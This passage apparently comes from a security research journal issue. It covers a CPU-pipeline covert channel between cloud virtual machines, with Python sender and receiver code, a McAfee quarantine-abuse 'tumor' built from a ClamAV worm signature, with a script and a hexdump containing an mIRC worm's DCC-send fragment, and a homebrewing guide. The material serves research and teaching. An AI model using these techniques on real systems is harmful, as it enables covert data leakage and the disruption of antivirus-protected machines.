The fix is to, in the username-does-not-exist case, check the password against the hash of a random garbage value. The garbage value is generated using `rand()`, a random number generator that is not cryptographically secure. Some `rand()` output is also exposed to the attacker through cache-busting URLs and CSRF tokens. With that output, the attacker can recover the internal `rand()` state, predict the garbage value, and use it in place of the password.

– — — – — — — — — — –

An archive with all of the entries is included within this PDF.[18] The judge for this competition was Jean-Philippe Aumasson, to whom we extend our sincerest thanks.

[18] `unzip pocorgtfo09.pdf uhc-subs.tar.xz`

THE FIRST WEST COAST COMPUTER FAIRE

A Conference & Exposition on

Personal & Home Computers

Available* for the first time:

CONFERENCE PROCEEDINGS

of the largest convention ever held

Exclusively Devoted to Home & Hobby Computing

over 300 pages of conference papers, including:

(Topic headings with approximate count of 7"x10" pages)

Friday & Saturday Banquet Speeches (16)
Tutorials for the Computer Novice (16)
People & Computers (13)
Human Aspects of System Design (9)
Computers for Physically Disabled (7)
Legal Aspects of Personal Computing (6)
Heretical Proposals (11)
Computer Art Systems (2)
Music & Computers (43)
Electronic Mail (8)
Computer Networking for Everyone (14)
Personal Computers for Education (38)
Residential Energy & Computers (2)
Systems for Very Small Businesses (5)
Entrepreneurs (6)
Speech Recognition & Speech Synthesis by Computer (14)
Tutorials on Software Systems Design (11)
Implementation of Software Systems and Modules (10)
High-Level Languages for Home Computers (15)
Multi-Tasking on Home Computers (10)
Homebrew Hardware (8)
Bus & Interface Standards (17)
Microprogrammable Microprocessors for Hobbyists (18)
Amateur Radio & Computers (11)
Commercial Hardware (8)

---- *plus* ----

Names & addresses of the 170+ exhibitors at the Computer Faire

---

Order *now* from:
Computer Faire
Box 1579
Palo Alto CA 94302
(415) 851-7664

Proceedings:	$12.00	($11.95, plus a nickel, if you prefer)
Shipping & Handling:	.68	(Write for shipping charges ouside U.S.A.)
Outside California:	$12.68	Payment must accompany the order.
Californians Add:	.72	6% Sales Tax
Inside California:	$13.40	Payment must accompany the order.

**Copies will be shipped before August 30, 1977.*

©77-1-10 by Computer Faire BOX 1579, PALO ALTO CA 94302 oOo (415) 851-7664

6 Exploiting Out-of-Order-Execution; or, Processor Side Channels to Enable Cross VM Code Execution

by Sophia D'Antoine

In which Sophia uses the `MFENCE` *instruction on virtual machines, just as Joshua used trumpets on the walls of Jericho. —PML*

At REcon 2015, I demonstrated a new hardware side channel that targeted co-located virtual machines in the cloud. This attack exploited the CPU's pipeline as opposed to cache tiers, which are often used in side channel attacks. When designing or looking for hardware-based side channels—specifically in the cloud, I analyzed a few universal properties that define the "right" kind of vulnerable system as well as unique ones tailored to the hardware medium.

The relevance of these types of attacks will only increase—especially attacks that target the vulnerabilities inherent to systems that share hardware resources, such as in cloud platforms.




Figure 1: Virtualization of physical resources

6.1 What is a Side Channel Attack?

Basically a side channel is a way for any meaningful information to be leaked from the environment running the target application, or in this case the victim virtual machine (as in Figure 6). In this case, a process (the attacker) must be able to repeatedly record this environment "artifact" from inside one virtual machine.

In the cloud, this environment is the shared physical resources on the service used by the virtual machines. The hypervisor dynamically partitions each physical resource—which is then seen by a single virtual machine as its own private resource. The side channel model in Figure 6.1 illustrates this.

Knowing this, the attacker can affect that resource partition in a recordable way, such as by flushing a line in the cache tier, waiting until the victim process uses it for an operation, then requesting that address again—recording what values are now there.




Figure 2: Side channel model

6.2 What Good is a Side Channel Attack?

Great! So we can record things from our victim's environment—but now what? Of course, some kinds of information are better than others; here is an overview of the different kinds of attacks people have considered, depending on what the victim's process is doing.

Crypto key theft. Crypto keys are great, private crypto keys are even better. Using this hardware side channel, it's possible to leak the bytes of the private key used by a co-located process. In one scenario, two virtual machines are allocated the same space in the L3 cache at different times. The attacker flushes a certain cache address, waits for the

victim to use that address, then queries it again—recording the new values that are there.[1]

Process monitoring. What applications is the victim running? It will be possible for find out when you record enough of the target's behavior, i.e., its CPU or pipeline usage or values stored in memory. Then a mapping between the recording to a specific running process could be constructed—up to some varied degree of certainty. Warning, this does rely on at least a rudimentary knowledge of machine learning.

Environment keying. This attack is handy for proving co-location. Using the environment recordings taken off of a specific hardware resource, you can also uniquely identify one server from another in the cloud. This is useful to prove that two virtual machines you control are co-resident on the same physical server. Alternatively, if you know the behavior signature of a server your target is on, you can repeatedly create virtual machines in the targeted cloud, recording the behavior on each system until you find a match.[2]

Broadcast signal. This attack is a nifty way of receiving messages without access to the Internet. If a colluding process is purposefully generating behavior on a pre-arranged hardware resource, such as purposefully filling a cache line with 0's and 1's, the attacker (your process) can record this behavior in the same way it would record a victim's behavior. You then can translate the recorded values into pre-agreed messages. Recording from different hardware mediums results in a channel with different bandwidths.[3]

6.3 The Cache is Easy; the Pipeline is Harder

Now all of the above examples used the cache to record the environment shared by both victim and attacker processes. It is the most widely used resource in both literature and practice for constructing side channels, as well as the easiest one to record artifacts from. Basically, everyone loves cache.

However, the cache isn't the only shared resource. Co-located virtual machines also share the CPU execution pipeline, as illustrated in Figure 3. In order to use the CPU pipeline, we must be able to record a value from it. Unfortunately, there is no easy way for any process to query the state of the pipeline over time—it is like a virtual black-box.

The only thing a process can know is the instruction set order it gives to be executed on the pipeline and the result the pipeline returns. This is the information source we will mine for a number of effects and artifacts, as follows.

Out of order execution: a pipeline's artifact. We can exploit this pipeline optimization as a means to record the state of the pipeline. The known input instruction order will result in two different return values—one is the expected result(s), the other is the result if the pipeline executes them out-of-order.




Figure 3: Foreign processes can share the same pipeline

Strong memory ordering. Our target, cloud processors, can be assumed to be x86/64 architecture—implying a usually strongly-ordered memory model.[4] This is important, because the pipeline will optimize the execution of instructions, but will attempt to maintain the right order of stores to memory and loads from memory.

However, the stores and loads from different threads may be reordered by out-of-order-execution. Now, this reordering is observable if we're clever enough.

Recording instruction reorder (or, how to be clever). In order for the attacker to record these reordering artifacts from the pipeline, we must record two things for each of our two threads: *input instruction order* and *return value*.

Additionally, the instructions in each thread must contain a `STORE` to memory and a `LOAD` from memory. The `LOAD` from memory must reference the location stored to by the opposite thread. This setup ensures the possibility for the four cases illustrated in Figure 4. The last is the artifact we record; doing so several thousand times gives us averages over time.




Figure 4: The attacker can record when its instructions are reordered

Sending a message. To make our attacks more interesting, we want to be able to force the amount of recorded out-of-order-executions. This ability is useful for other attacks, such as constructing covert communication channels.

In order to do this, we need to alter how the pipeline optimization works—by increasing the probability that it either will or will not reorder our two threads. The easiest is to enforce a strong memory order and guarantee that the attacker will receive fewer out-of-order-executions. This is where memory barriers come in.

Memory barriers. In the x86 instruction set, there are specific barrier instructions that stop the processor from reordering the four possible combinations of `STORE`'s and `LOAD`'s. What we're interested in is forcing a strong order when the processor encounters an instruction set with a `STORE` followed by a `LOAD`. The `MFENCE` instruction does exactly this.

By getting the colluding process to inject these memory barriers into the pipeline, the attacker ensures that the instructions will not be reordered, forcing a noticeable decrease in the recorded averages. Doing this in distinct time frames allows us to send a binary message, as shown in Figure 5. More details are available in my thesis.[19]

Figure 5: `MFENCE` ensures the strong memory order on pipeline

The takeaway is that—even with virtualization separating your virtual machine from the hundreds of other alien virtual machines!—the pipeline can't distinguish your process's instructions from all the other ones, and we can use that to our advantage.

References

[1] *FLUSH+RELOAD: a High Resolution, Low Noise, L3 Cache Side-Channel Attack*, Yuval Yarom, Katrina Falkner, USENIX Security 2014

[2] *Cross-Tenant Side-Channel Attacks in PaaS Clouds* Yinqian Zhang, Ari Juels, Michael K. Reiter, Thomas Ristenpart ACM CCS 2014

[3] *Whispers in the Hyper-space: High-speed Covert Channel Attacks in the Cloud*, Zhenyu Wu, Zhang Xu, Haining Wang USENIX Security 2012

[4] *Weak vs. Strong Memory Models*, Preshing on Programming, `http://preshing.com/20120930/weak-vs-strong-memory-models/`

```
1  '''

3  TRANSMITTER
   sophia.re
5  07/06/15

7  '''

9  from time import time,sleep
   import os
11
   # takes a binary string as input
```

[19] `unzip pocorgtfo09.pdf crossvm.pdf`

```
def send (Message, roundLength):
        for x in Message:
                # Run a single busy loop to represent a 0
                if( x == '0'):
                        print('sending', x)
                        # change the time of this busy loop to match receiver round length
                        start_time = time()
                        end_time = time() + roundLength #this number is loop time in seconds
                        while( start_time < end_time):
                                start_time = time() #do nothing
                else:
                        # send a 'hi' bit in a given time frame
                        # by reducing the received out of order executions
                        # this is done using the sender exe
                        print('sending', x)
                        start_time = time()
                        end_time = time() + roundLength
                        while( start_time < end_time):
                                os.system("C:\\CPUSender.exe")
                                # do nothing until sending c process terminates
                                start_time = time()


def main():
        # measured receiver time frame length in seconds - (for one bit)
        roundLength = 1.08
        message = ''

        # enter binary string
        while( message != 'exit'):
                message = raw_input('Enter Binary String: ')
                start_t = time()
                if( message != 'exit'):
                        send(message,roundLength)
                print "\nTotal execution time: "
                print time() - start_t

if __name__ == "__main__":
        main()
```

```
'''

RECEIVER
sophia.re
07/06/15

'''

from time import time,sleep
import os
import sys, subprocess
import msvcrt as m
import matplotlib
import matplotlib.pyplot as plt

def main():

  while True:
    start_time = time()
    end_time = time() + 12
    print "Receiving Bits in Words (8 bit blocks)....\n"

    # records out of order executions and writes averages to file
```

```
    p = subprocess.Popen("C:/Receiver.exe "+"1 "*8)
    while start_time < end_time:
      start_time = time()
    print time()

    # wait because of system latency
    p = subprocess.Popen("C:/nop.exe")
    p = subprocess.Popen("C:/nop.exe")

    # read all recorded out of order executions from file
    f = open("C:/Python27/BackupCheck.txt")
    txt = f.readlines()
    f.close()
    txt = txt[0]
    print "Received Bits\n"
    print txt

    # trigger a picture to appear
    bits = txt.split(":")
    if "11" in bits[0]:
      print "\n [+] trigger detected "
      exe = "C:/Users/root/Downloads/JPEGView_1_0_29/JPEGView.exe"
      args = '"C:/pics"'
      p = subprocess.call([exe,args])
      sys.exit(0)
      quit()
    else:
      print "\n [+] trigger not detected"


    # plot received out of order executions to view step signal
    print "\n\nEnter to Plot...."

    p.kill()
    m.getch()

    # plot recorded OoOE step signal to png file
    with open("BackupCheck2.txt") as f:
      data = f.read()
    data = data.split("\n")

    y = [float(x) for x in data[0].split(' ')[:-1]]
    x = list(xrange(len(y)))
    print "There are ", len(y), " elements to plot."

    fig = plt.figure()
    ax1 = fig.add_subplot(111)
    ax1.set_title("Plot Received OoOE")
    ax1.set_xlabel("iterations")
    ax1.set_ylabel("out-of-order-execution averages")
    ax1.fill_between(x,y,color='yellow')
    ax1.plot(x,y, marker='.',lw=1,label='the data', alpha=0.3)
    leg = ax1.legend()

    plt.savefig('plot.png', bbox_inches='tight')

    # repeat
    print "\n\nEnter to Continue...."
    m.getch()

if __name__ == "__main__":
  main()
```

7 Antivirus Tumors

by Eric Davisson

McAfee Enterprise VirusScan (not the home version of their AV) has a peculiar way of quarantining malware. If an anti-virus product wants to keep a forensic copy of removed malware, it must either move it to an area of the system that it doesn't scan, or it must somehow transform this malware data so it can no longer be seen by the anti-virus signature. VirusScan is almost able to get away with the second option. Almost.

A VirusScan quarantine file (`.bup`) is an odd form of an archive format called Compound File Binary Format that can usually be read by `7zip`. This file contains two files. One of them is a file that contains metadata on the original malware. The other file is the malware file that was removed. Both of these files have been XOR encoded with a one byte key of `0x6a` (ASCII '`j`'). This `7zip` file is archive mode only, so it has no compression. All of this is extremely useful.

Let's say that hypothetically all '`X`' characters look like malware to our AV. (This is a bit contrived, but we'll get back to a real example soon.) This X is `0x58` or `0b01011000`. To bitwise XOR this char with `0x6A` would give us '`2`' (`0x32` or `0b00110010`). So our PoC would be '`X2`' for a signature that looked for '`X`'. Why? Our tumor has the contents of '`X2`', and since that contains '`X`', it's bad malware and needs to be quarantined. The file gets XORed to become '`2X`' and archived with the metadata. If you did a hexdump on this forensic `.bup` file, the contents of '`2X`' are still visibly malicious and need to be quarantined!

I neither have nor want access to McAfee's signatures, but we all have access to ClamAV's set of signatures. It is possible (and highly verified) that there is some signature overlap, as files can come up dirty on multiple vendors' scans. In this PoC, I will use ClamAV's "Worm.VBS.IRC.Alba (Clam)" signature. Despite the name, I assure you that if you submit the file through McAfee, it scans dirty.

The following script extracts a plaintext Clam signature database, parses out the data of our signature, and writes the original and XOR'd form of this signature to a file called `tumor`. This assumes you're on a Linux system with ClamAV installed with signatures loaded in `/var/lib/clamav/`.

```
dd if=/var/lib/clamav/main.cvd of=hivs.tar \
   bs=512 skip=1 2> /dev/null;
tar -x main.db -f hivs.tar 2> /dev/null;
chmod 666 main.db;
rm hivs.tar;
grep "IRC.Alba" main.db                    \
   | grep -o "[0-9a-f]\+\$"                \
   | xxd -r -p | perl -0777 -e             \
   '$k = <>; print $k;
print ($k ^ ("j" x length($k)));'          \
   > tumor;
rm main.db
```

This tumor is *benign*, as its growth eventually stops after a few rounds, and I've not yet been able

```
0000000: 7269 7074 5d27 2b43 6861 7228 2444 292b  ript]'+Char($D)+
0000010: 4368 6172 2824 4129 2b0d 0a27 6e30 3d6f  Char($A)+..'n0=o
0000020: 6e20 313a 4a4f 494e 3a23 3a20 6966 2028  n 1:JOIN:#: if (
0000030: 2024 6d65 2021 3d20 246e 6963 6b20 2927   $me != $nick )'
0000040: 0d0a 277b 202f 6463 6320 7365 6e64 2024  ..'{ /dcc send $
0000050: 6e69 636b 2063 3a5c 6d69 7263 5c64 6f77  nick c:\mirc\dow
0000060: 6e6c 6f61 645c 616c 6261 2e65 7865 207d  nload\alba.exe }
0000070: 272b 4318 031a 1e37 4d41 2902 0b18 424e  '+C....7MA)...BN
0000080: 2e43 4129 020b 1842 4e2b 4341 6760 4d04  .CA)...BN+CAg`M.
0000090: 5a57 0504 4a5b 5020 2523 2450 4950 4a03  ZW..J[P %#$PIPJ.
00000a0: 0c4a 424a 4e07 0f4a 4b57 4a4e 0403 0901  .JBJN..JKWJN....
00000b0: 4a43 4d67 604d 114a 450e 0909 4a19 0f04  JCMg`M.JE...J...
00000c0: 0e4a 4e04 0309 014a 0950 3607 0318 0936  .JN....J.P6....6
00000d0: 0e05 1d04 0605 0b0e 360b 0608 0b44 0f12  ........6....D..
00000e0: 0f4a 174d 4129                           .J.MA)
```

to compose a proof of concept of a *malignant* tumor, one that eventually fills the hard disk. Through experimentation, I suspect that McAfee signatures are more complex than string matches. For example, when McAfee pulls out of my pool a file that previously had no nulls but now does, it often no longer sees it as malware and rejoices. This is a problem as `7zip` introduces nulls in its metadata. Also some malicious data no longer triggers the antivirus when pushed deeper into the file. These barriers may be bypassed by more intimate knowledge of the McAfee signatures.

INTERFACE AGE

BACK ISSUES

Available in Limited Quantities

Vol. 1, Issue 5, APRIL 1976

Vol. 1, Issue 6, MAY 1976 *

Vol. 1, Issue 9, AUGUST 1976

Vol. 1, Issue 11, OCTOBER 1976

Vol. 1, Issue 12, NOVEMBER 1976

Vol. 2, Issue 1, DECEMBER 1976 *

Vol. 2, Issue 2, JANUARY 1977

Vol. 2, Issue 3, FEBRUARY 1977

Vol. 2, Issue 5, APRIL 1977

Vol. 2, Issue 4, MARCH 1977

Vol. 2, Issue 6, MAY 1977

Vol. 2, Issue 7, JUNE 1977

Vol. 2, Issue 8, JULY 1977

***Limited**

INTERFACE AGE Magazine Dept. BI - P.O. Box 1234, Cerritos, CA 90701

Name (Print) _____ Address _____ City _____ State_____ Zip_____

Please send me:

Issue	Qty	Price	Total	Issue	Qty	Price	Total	Issue	Qty	Price	Total
APRIL 1976		2.25*		DECEMBER 1976**		2.25*		APRIL 1977		2.25*	
MAY 1976**		2.25*		JANUARY 1976		2.25*		MAY 1977		2.25*	
AUGUST 1976		2.25*		FEBRUARY 1977		2.25*		JUNE 1977		2.50*	
OCTOBER 1976		2.25*		MARCH 1977		2.25*		JULY 1977		2.50*	
NOVEMBER 1976		2.25*									

*Price includes 50¢ for postage and handling.
**Available in very limited quantities.

TOTAL ENCLOSED $_____

☐ MasterCard #_____ ☐ BankAmericard #_____ Exp. Date_____ Sig. _____

You may photocopy this page if you wish to keep your INTERFACE AGE intact. Please allow six weeks for delivery.

8 Brewing TCP/IPA; or, A Useful Skill for the Zombie Apocalypse

by Ron Fabela of Binary Brew Works

Hacking is a broad term that has too many negative and positive connotations to list. But whichever connotations you prefer, it is a skillset, and a skill is all about things or services that can be exchanged for currency or bartered for goods. While this fine journal excels in sharing scattered bits of useful hacking knowledge, the vast majority of publications repeat ad nauseam the same drivel of the cyber world. But when the zombies come—and they will come!—what good are your SQL injections for survival? How will you exchange malware for fresh vegetables and clean drinking water? What practical skills do you have that can enable your survival?

What hacking shares with making is their common ground of curiosity, skill, and patience—and these intersect on a product that is universally recognized, suitable for barter, and damn tasty. Of course, beer as we know it today differs from the ancient times, where it was a part of the daily diet of Egyptian Pharaohs and Greek Philosophers through the ages. Today's beer and its varieties have acquired a broader tradition, each with a unique background and tastes. But in that variety there is a center, one that pulls together people from all races, cultures, and economic statuses. Modern day philosophers and preachers discuss the world's challenges over beer. Business deals and other relationships are solidified at the bar, by liquid camaraderie!

Why do I bloviate on all of this? Because there comes a time in every hacker's life when you wish for more, when you wish to create something of intrinsic value rather than endlessly find faults in the works of others. For me, that was turning grain, water, hops, and yeast into something greater than the sum of its parts. It's an avenue to share, to serve others, to create.

(It's also something to trade for milk and bread when the zombies come!)

8.1 Ingredients

Beer, like most things in life, can be as simple or as complex as the reader wishes it to be. But at its core, this beverage started with four primary ingredients, each just as important as the next: grain, water, hops, and yeast.




fig 1: Malting Process




fig 2: Malted Barley Detail

Grain Or even more generally, any cereal where its grain can be cultivated and finally sugars can be extracted. But more than just simple grain, grain that has undergone the malting process. Grains are made to germinate by soaking in water, and are then halted from germinating further by drying with hot air, as shown in Figure 1. By malting grains, the enzymes are developed that are required for modifying the grains starches into sugars. This is important to know, as not just any grain will do for the beer brewing process. These sugars extracted from the

malted grains will eventually be turned to alcohol during fermentation, as in Figure 2.

Water Arguably the most critical component, water makes up 95% of the final product and can contribute as much to the taste and feel of the brew as do the grains, hops, and yeast. Books have been written and rewritten on the subject of brewing water and will not be rehashed here. The key water properties are: clean, chlorine free, and plentiful.

Hops Starting in the 9th century, brewers began using hops in place of bittering herbs and flowers as a way to flavor and stabilize their brew. Hops are the female flowers of the hop plant with training bines that set forth like ivy or grapes. The hop cone itself is made of multiple components, but most important to brewing are the resins that are composed of alpha and beta acids. Alpha acids in particular are critical due to their mild antibiotic/bacteriostatic effect that favors the exclusive activity of brewing yeast over microbial nasties swimming about. See Figure 3.




fig 3: Hop Cross-Section

Beta acids contribute to the beer's aroma and overall flavor. These acids are extracting during the brewing process via boiling, which will be expanded upon in the following sections.

Yeast Single-celled organisms with an amazing ability to convert carbohydrates (sugars) into CO_2 and alcohol, yeast is the literal lifeblood of beer, as fermentation changes sugary and otherwise boring sugar water (wort, or young beer) into glorious brew.

For brewing there are 2 main types of yeasts: "top-cropping" where the yeast forms a foam at the top of the wort during fermentation and is more commonly known as "ale yeast" and "bottom-cropping" where the yeasts ferment at lower temperatures and settle at the bottom of the vessel during fermentation, commonly known as "lager yeast."

Yeast can be cultivated from the wild or known/safe sources. Yeast can even be collected and nurtured from bottle-conditioned brews (Belgian varieties in particular).

8.2 Brewing Process

The brewing process is often 15 minutes of frantic activity followed by 60 minutes of drinking, cleaning, or otherwise conversing with your neighbor. Simplistically, the steps are: extract fermentable sugars from the malted grains with hot water (mashing); boil and reduce the fermentable sugar water (wort) while adding hops at specific timing intervals; reduce the wort to a safe temperature and move to a fermentation vessel; pitch yeast and store at a consistent temperature, allowing the fermentation process to occur; pack and condition the beer for future consumption and enjoyment.

There is much science and wizardry that takes place in these five steps. I would like to take you through this process with one of our own recipes at Binary Brew Works. These days you can't have a brewery without an India Pale Ale (IPA), a beer that at its origin was heavily hopped to make the journey by ship from England to India. This heavy-handed hop addition creates a highly bitter, but hopefully aromatic and balanced brew that is popular today.

Gathering the Ingredients For our IPA, appropriately named TCP/IPa, the following ingredients are used and scaled for a 30 gallon (114 liter) batch. Scaling at this volume is 1:1; so halving the numbers for a 15 gallon (57 liter) batch will yield similar results.[20]

[20] `git clone https://github.com/BinaryBrewWorks/Beer/ unzip pocorgtfo09.pdf beer.zip`

```
TCP/IPa
FERMENTABLES:

2Row                    70 lbs
Caramel Malt 60L         6 lbs
Flaked Wheat             6 lbs

HOPS:

Cascade          8 oz      @ 60 mins
Citra           16 oz      @ 15 mins

Yeast:

Wyeast 1056
```

Preparing the Mash Water In a brewing kettle of your choosing, bring the appropriate amount of water to what is known as strike temperature. The volume of water needed depends on other parameters such as grain absorption rates, equipment losses, and evaporation. As such, using a brewing water calculator is recommended. For this recipe, approximately 45 gallons (170 liters) of strike water is needed to get the desired 30 gallons (114 liters) of finished product. Your striking temperature is typically 10–15°F (5–7°C) higher than your target mash temperature. (In this case, 170°F (77°C) for a target 160°F (71°C).)

Mashing In a separate vessel called a mash tun, the prepared grains are waiting for inclusion of the strike water. The mash tun is often a modified cooler or other insulated vessel that can contain the volume of both the grain and the striking water. In single infusion mashing, water is added to the grains, stirred, and typically left to sit for 60 minutes to allow for the extraction of fermentable sugars. 15 minutes of frantic moving of water, stirring, and cleaning is then followed by 60 minutes of drinking your last batch of beer.

Boiling Once the mashing is complete, the sugar water or "wort" has to be extracted and placed into the boiling kittling (oftentimes the same kettle used to heat the strike water). This can be accomplished in a number of ways, mostly through the use of mesh false bottoms or other straining mechanisms to prevent, as much as possible, solid grain matter from entering the boiling kettle.

Once extracted, the wort is brought to a boil and held there for 60–90 minutes. The addition of hops through the boiling process adds to the bitterness and flavor of the beer, so it is critical to follow hop addition timings as this has a huge effect on the final product. For TCP/IPa, two hop additions are used. Cascade hops are widely used in the industry and therefore readily available to the brewer. Cascade hops provide the bittering required for an IPA while imparting the characteristic spicy and citrus flavor expected for the style. Citra hops are added towards the end of the boil to add the strong citrus and tropical tones of flavor and aroma. Remember, the earlier the hop addition, the more bittering oils are extracted from the hop. Later additions provide more flavor and aroma without adding bitterness.




Fig 4: Wort Chilling

Cooling You now have a boiling pot of wort that must be cooled down to pitching temperature as quickly as possible. This is the most critical stage of the process! At 212°F (100°C), all types of nasties that can ruin your beer are boiled away. But as the wort is cooled, there is an increased risk of bacteria or other infections. Cleanliness of the brewery and its equipment is key from this point forward.

Cooling can be accomplished by a number of heat transfer methods. At smaller volumes, coiled

copper tubes shown in Figure 4 are submerged into the boiling wort to sanitize, and the cold water is passed through, cooling the wort to the target temperature. At larger volumes, heat transfer equipment gets bigger and beefier, but serves the same purpose. Most ale yeast pitches at a temperature between 70 and 75 degrees Fahrenheit (22°C).


Fermentation Yeast are beautiful little creatures. Through a metabolic process, yeast convert sugars into gas (CO_2) and alcohol. This process must take place in a sanitary vessel where no interference from other microbes can ruin our wort. Temperature control of the vessel and the surrounding room is critical to the overall taste and feel of the final product. Some styles, such as the saison, are purposefully fermented at the highest temperatures (80–85°F, 27–29°F) allowed by the yeast. Fermentation at this temperature produces a "spicy" profile.

For lagers, yeast ferment at lower temperatures common to basements and cellars and produce a funky flavor. Not my preference, but fun nonetheless if you have the equipment or climate to ferment at this temperature.

And like magic, our sugary wort is churned, eaten, and converted into glorious beer.

Packaging Once the fermentation process is nearly complete, the beer can be stored and chilled. Carbonation comes next, with various methods available to the home brewer. Bottle conditioning is the process of introducing a priming sugar back into the wort just prior to bottling. Take careful notes and measurements at this point, as too much sugar can create explosive "bottle bombs."

Investing in a used kegging system can help tremendously. Not only does this simplify cleaning, it also allows the brewer to force carbonate the keg. Attaching a CO_2 tank and selecting the appropriate PSI level can quickly and more evenly carbonate your brew to the target levels. Plus there's nothing like having fresh, cold beer on tap.



Creating a final product from raw ingredients is a very fulfilling process. The basic process of extracting sugars from grain, adding hops, fermentation, and drinking is just the surface of a complex, diverse, and creative industry. For the homebrewer, not only serves as a way to make and enjoy beer, but also as a social tradition where drinks and conversations are had over a boiling pot of wort. Go forth, become a brewer, and enjoy the miracle of your own beer!

